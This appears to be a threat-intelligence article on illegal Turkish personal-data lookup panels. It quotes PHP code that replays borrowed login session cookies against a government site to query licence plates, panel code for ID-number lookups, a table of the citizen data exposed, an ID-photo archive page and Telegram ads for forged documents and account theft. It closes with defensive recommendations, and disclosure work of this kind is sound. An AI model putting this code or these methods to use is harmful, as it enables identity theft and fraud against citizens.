 Discord Sorgu Botu Altyapısı &  (Sayfalar: 1 2 3 4 5) Konu Sahibi: 	 13	47 Yorum 188 Okunma
 Plaka Sorgu / Ehliyet Sorgu apisi by  (Sayfalar: 1 2) Konu Sahibi: 	 13	16 Yorum 254 Okunma
  ÖZEL APİLER (Sayfalar: 1 2 3 4 ... 6) Konu Sahibi: 	 34	57 Yorum 316 Okunma



```
<?php
//Dc:! Ulaşabilirsiniz
$sauth_keys = [" "];

$sauth = $_GET['auth'] ?? null;

if (!in_array($sauth, $sauth_keys)) {
    http_response_code(401);
    exit("Girdiğiniz auth yanlış ya da auth girmediniz");
}

header('Content-Type: application/json; charset=utf-8');
//BURAYI KENDİ LOGİNİNZE GÖRE DÜZENLEYİN ANLAMASSINIZ DİYE GİRECEĞİNİZ YERLERİ
//KOYDUM
$Cookie = "_ga_53QJE7B3ME=kendi loginine göre düzenle; _gid=kendi loginine göre düzenle;
_ga_W4LJ4GZT7N=kendi loginine göre düzenle; _ga=GA1.1.1052453498.1677348133; ASP.NET_SessionId=kendi loginine
göre düzenle; .ASPXAUTH=/; TS01fe7e76=kendi loginine göre düzenle;
b_Admin_visibility=visible";
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, 'https://arackiralama. .i.gov.tr/frm_arac_iade.aspx?
plaka='.strtoupper($_GET["plaka"]).'&id=17d8d0b1-3239-489a-a967-d33a9073d790&tur=1');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'GET');
curl_setopt($ch, CURLOPT_HTTPHEADER, [
```

As I continued examining the source codes and took a look at the codes that indicated which information could be obtained through these panels using the Turkish Identification Number (TCKN), a rough overview of the information that could potentially be accessed through these panels emerged, resulting in the following table.

vipplus.php

```


18 $page_title = 'TC VIP PLUS';
19 include('inc/header_main.php');
20 include('inc/header_sidebar.php');
21 include('inc/header_native.php');
22 ?>
23 <!--BAŞLANGIÇ-->
24 <div class="row">
25 <div class="col-xl-12 col-md-6">
26 <div class="col-lg-12">
27 <div class="card">
28 <div class="card-body">
29 <h4 class="card-title mb-4">TC VIP PLUS</h4>
30 <p class="mb-1">
31 </p>
32 <p>Sorgulanacak Kişinin T.C. Nosunu Giriniz.</p>
33 <div class="block-content tab-content">
34 <div class="tab-pane active" id="tc" role="tabpanel">
35 <input require="" maxlength="11" class="form-control" type="text" name="tcno" id="tcno" placeholder="TC"><br>
36 <center class="m-w">
37 <button onclick="checkNumber()" name="tcno" id="sorgula" name="yolla" class="btn waves-effect waves-light btn-rounded btn-primary" style="width: 180px; height: 45px; outline: none; margin-left: 5px;">Sorgula </button>
38 <button onclick="clearResults()" id="durdurButon" type="button" class="btn waves-effect waves-light btn-rounded btn-danger" style="width: 180px; height: 45px; outline: none; margin-left: 5px;">Sifirla </button>
39 <button onclick="printTable()" id="yazdirTable" type="button" class="btn waves-effect waves-light btn-rounded btn-warning" style="width: 180px; height: 45px; outline: none; margin-left: 5px;">Yazdır Detay </button><br><br>
40 </center>
41
42 <div class="table-responsive">
43 <table id="zero-conf" class="table table-hover" style="width:100%">
44 <thead>
45 <tr>
46 <th style="color: white;">TC</th>
47 <th style="color: white;">AD</th>
48 <th style="color: white;">SOYAD</th>
49 <th style="color: white;">CİNSİYET</th>
50 <th style="color: white;">DOĞUM TARİHİ</th>
51 <th style="color: white;">DOĞUM YERİ</th>
52 <th style="color: white;">NÜFUS İL</th>
53 <th style="color: white;">NÜFUS İLÇE</th>
54 <th style="color: white;">MEDENİ HALİ</th>
55 <th style="color: white;">ANNE ADI</th>
56 <th style="color: white;">BABA ADI</th>
57 <th style="color: white;">ANNE TC</th>
58 <th style="color: white;">BABA TC</th>
59 <th style="color: white;">KIZLIK SOYADI</th>
60 <th style="color: white;">MAVİ KART VARMİ?</th>
61 <th style="color: white;">AİLE SIRA NO</th>
62 <th style="color: white;">BİREY SIRA NO</th>
63 <th style="color: white;">CİLT NO</th>


```

Vesikalık Sorgusu (AOL) ile	Tapu Sorgusu ile	TC Vip Sorgusu ile	GSM Sorgusu ile	Araç Sorgusu ile	Ada Parsel Sorgusu ile	Soyalık Sorgusu ile	Malik Sorgusu ile	Ehliyet Sınav Sorgusu ile
Ad	Kimlik No	Ad	GSM	Plaka	Mahalle No	Yakınlık	Malik Adı	Oturum Türü
Soyad	Tapınmaz No	Soyad	Ad	Araç Markası	Zemin Durumu	TC	Malik Adı	Sertifika Türü
Anne Adı	Tapu Bilgisi	Cinsiyet	Soyad	Araç Modeli	Ada	Ad	Hisse Tipi	Sınav Adı
Baba Adı	Ait Tapınmaz No	Doğum Tarihi	Doğum Tarihi	Araç Model Yılı	Parsel	Soyad	Tapu Bölüm Durumu	Sınav Puanı
Öğrencilik Durumu	Mahalle	Doğum Yeri	Anne Adı	Araç Renk	Pafta	Doğum Tarihi	Kişi Durumu	Durumu
Okul	İl	Nüfus İlçe	Anne TC	Araç Yakıt	Mevkii	Adres İl	Tesis İşlem Tanım Ad	
Öğrenci No	İlçe	Nüfus İlçe	Baba Adı		Nitelik	Adres İlçe	Tesis İşlem Tanım Tarih	
Son Aktif Dönemi	Ada	Medeni Hali	Baba TC		İl	Anne Adı	Tesis İşlem Yevmiye No	
	Parsel	Anne Adı	Adres İl		İlçe	Anne TC	Bilgi	
Seri No Sorgusu ile	Tapu Bölüm Durumu	Baba Adı	Adres İlçe		Soyad	Baba Adı		Aşşı Sorgusu ile
Ad	Tapu Durumu	Anne TC			Mahalle	Baba TC		Kişi TC
Soyad	Nitelik	Baba TC			Tapu Bölüm Durumu			Birim
Doğum Tarihi	Kat	Anne TC	Seçmen Sorgusu ile	Vergi Sorgu ile	Alan		İşyeri Sorgusu ile	Doğum Tarihi
Seri No	Arsa Pay	Kızlık Soyadı	Kimlik No	Ad	Harita		Kimlik No	Doktor TC
	Mavi Kart Var mı ?	Mavi Kart Var mı ?	Ad	Soyad		Sokak Sorgusu ile	Şirket & Ad Soyad	Lot No
	Arsa Payda	Aile Sıra No	Soyad	Doğum Tarihi	Sabıkça Sorgusu ile	Soyad	Adres	Uygulanma Tarihi
Üniversite Sorgusu ile	Cilt No	Birey Sıra No	Doğum Tarihi	Vergi Daire Adı	Dosya Adı	Anne Adı	Eski Şube Kodu	Stoktan Düşme Tarihi
Ad	Cilt No	Birey Sıra No	Cinsiyet	Vergi Daire Kodu	Suğlu Adı	Baba Adı	İl/Plaka Kodu	
Soyad	Kanuna Tabii mi?	Cilt No		Vergi No	Suğlu Soyadı	Doğum Yeri	Yeni Şube Kodu	
Üniversite			Muayene Sorgusu ile		Suğlu Türü	Doğum Tarihi	Aracı No	
Kurum Kodu	Ölüm Tarihi Sorgusu ile	Ölüm Sorgusu ile	Katılım Ücreti		Kişi Tipi	Cinsiyet		Evlilik & Boşanma Sorgusu ile
Durum	Ad	Soyad	Takip No		Kurum	Nüfus İl		Ad
	Soyad	Doğum Tarihi	Takip Tarihi		Avukat Adı	Nüfus İlçe		Soyad
Sınıf Sorgusu ile	Cinsiyet	Doğum Yeri	Tahsis Edildi mi ?		Avukat Soyadı	Adres İlçe		Cinsiyet
Ad	Doğum Yeri	Doğum Tarihi	Hastahane Adı		Avukat TC No	Adres Mahalle		Medeni Hali
Soyad	Durum	Yaşam Durumu			Dosya Durumu	Adres Cadden/Sokak		Doğum Tarihi
Okul	Ölüm Tarihi				Avukat Durumu	Adres Bina No		Evlilik Tarihi
Okul Türü					Kurum Adı	Adres Daire No		Boşanma Tarihi
Sınıf/Şube								

As I continued examining the source codes, independent of the previous topic, I came across approximately 131 individuals' names and identity photos, which have been the subject of recent news and debates. When I compared them to images featured in past news, I discovered that they were associated with the cryptocurrency exchange Thodex, which was involved in the scam that affected thousands of people. It was revealed that these photos have been in the possession of scammers since 2021 and were being sold for 50 Turkish Lira (~\$2).


```
kimlikler.php
<h4 class="card-title mb-4">Kimlik Arşivi</h4>
<p class="mb-1">
  Uygun bulunduğunuz kimlik görselin altındaki indirme butonuna tıklayarak indirebilirsiniz.</p>
</p>
</p>
<div class="block-content tab-content">
  <div class="tab-pane active" id="tc" role="tabpanel">
    <div class="table-responsive">
      <div class="uzunluk">
        <br>
        <a href="admin/kimlikler/1.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/2.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/3.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/4.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/5.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/7.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/8.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/9.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/10.jpeg" download="Download Image Dosya"></a><br>
      </div>
    </div>
  </div>
</div>
```





2,530 members ←

🍎 ' LANMA ALIMLAR İŞİK HIZINDA 🛫

📢 🚫 PAPARA HESABI ALINIR 🚫 📢

📦 📦 TEDARİĞİ SAĞLAM ÇEVRESİ GENİŞ KİŞİLER NE BEKLİYORSUN

🚫 + 90 HER TÜRLÜ PLATFORMA SMS VERİLİR

06:51

Forwarded from

💰 Photoshop İşlemleri 💰

Tüm Evraklarda Oynama Yapılır ✓

Kargo Fişi, Fatura vb. Yapılır ✓

Kimlik Shoplanır ✓

→ Thodex Selfielerinde oynama yapılır ✓

Demo Atılmadan Hiçbir Ücret Talep Etmiyoruz ✓

💰💰💰💰💰 Ship İşlemleri 💰💰💰💰💰

Apple Shipleriniz % 10 ile geçilir ✓


Ship Geçilmeden Hiçbir Ücret Talep Etmiyoruz ✓

06:51

1,122 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



To summarize the matter, even though Turkey's e-Government has not been hacked, unfortunately, there is a concerning outcome for citizens. At this level of organized fraud, it is not feasible for citizens to individually ensure the security of their data and information or change and update the data they believe has been obtained (such as TCKN, mother's name, father's name, maiden name, etc.). Therefore,

1. It is a significant responsibility for the authorities to detect and intervene in these stolen and abused accounts, websites, APIs, and services through the utilization of cyber threat intelligence platforms and services.
2. While law enforcement agencies continue their operations against fraudsters and threat actors without slowing down, implementing security controls at the software and network levels in these types of websites, APIs, and services that carry the risk of misuse is crucial (such as implementing Captcha controls where possible, limiting the number of web requests to a page or service within a certain timeframe, suspending and investigating accounts in

the case of multiple requests, cutting off network connections, subjecting them to additional verification steps, etc.). Strengthening system security (hardening) is also of great importance.

Hope to see you in the following articles.